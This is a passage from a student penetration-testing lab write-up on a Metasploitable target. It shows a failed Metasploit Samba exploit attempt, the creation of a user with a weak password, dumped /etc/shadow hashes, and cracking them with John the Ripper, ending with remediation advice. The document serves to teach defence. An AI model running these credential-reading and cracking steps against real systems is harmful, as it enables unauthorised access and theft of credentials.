[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.56.102:139 - Trying return address 0×bffffdfc ...
[-] 192.168.56.102:139 - Exploit aborted due to failure: no-target: This target is not a vuln
erable Samba server (Samba 3.0.20-Debian)
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/trans2open) > █
```

Task 5: Create user with root permission

adduser monu




```
[sudo] password for leman:
┌──(root㉿Leman)-[/home/leman]
└─# adduser monu
info: Adding user `monu' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `monu' (1001) ...
info: Adding new user `monu' (1001) with group `monu (1001)' ...
info: Creating home directory `/home/monu' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for monu
Enter the new value, or press ENTER for the default
        Full Name []: Monu kumar sahu
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `monu' to supplemental / extra groups `users' ...
info: Adding user `monu' to group `users' ...
```

Set a simple password example 12345 or hello or 987654321


NOTE - Every student have to use different password.

Get the details of password hash in /etc/passwd



```
leman:x:1000:1000:Leman Kumar Sahu,,,:/home/leman:/usr/bin/zsh
monu:x:1001:1001:Monu kumar sahu,,,:/home/monu:/bin/bash
```

Get the details of hash in /etc/shadow



```
leman:$y$j9T$fwrbRFib5gtwRtCYlcol0/$5FbWX3MtXPn8SR1UxtHryEuvW98.fkFNFg5MFacE2Q1:20199:0:99999:7:::
monu:$y$j9T$N4WQ3BgSMNKd64iY4H0/p1$5FGiXwxT4GSfSH7nqxR5oGdyntymo2s6dtfZLdj2uJ.:20224:0:99999:7:::
sonu:!:20224:0:99999:7:::
```

Hash - monu:$y$j9T$N4WQ3BgSMNRd Kd641Y4H0/p1$5FG1XwxT4GS+SH/nqxR5oGdyntymo2s 2sbdt+ZLdj2uJ.:20224:0:99999:7:::

Task 6: Cracking password hashes

Cracking password with prebuilt wordlist of john in default mode.

John passwd.txt

John passwd.txt --show

Cracked password – 12345

Task 7: Remediation and Recommendation

Identified Issues and Recommendations:

1. Outdated FTP Server (vsftpd 2.3.4):

Vulnerable to backdoor attack.

Remediation: Upgrade to latest secure version (e.g. vsftpd 3.0.5).

2. Outdated SSH server(OpenSSH 4.7p1):

Susceptible to brute force and potential RCE.

Remediation: Update to latest version (e.g. OpenSSH 9.6).

3. Insecure Java RMI Service:

Allows remote code execution.

Remediation: Disable or restrict RMI access with firewall rules.

MAJOR LEARNING

- Students understand the full penetration testing lifecycle including scanning, enumeration, exploitation, and remediation.
- They gain hands-on experience with key cybersecurity tools like Nmap, Metasploit, and John the Ripper.
- The project builds familiarity with Kali Linux and Metasploitable operating systems in ethical hacking scenarios.
- Learners explore common vulnerabilities and perform privilege escalation to understand real-world system weaknesses.
- Through password cracking tasks, they learn the risks of weak credentials and the importance of secure authentication.
- The project develops skills in suggesting and applying remediation techniques to fix vulnerabilities.
- It promotes awareness of legal and ethical hacking practices.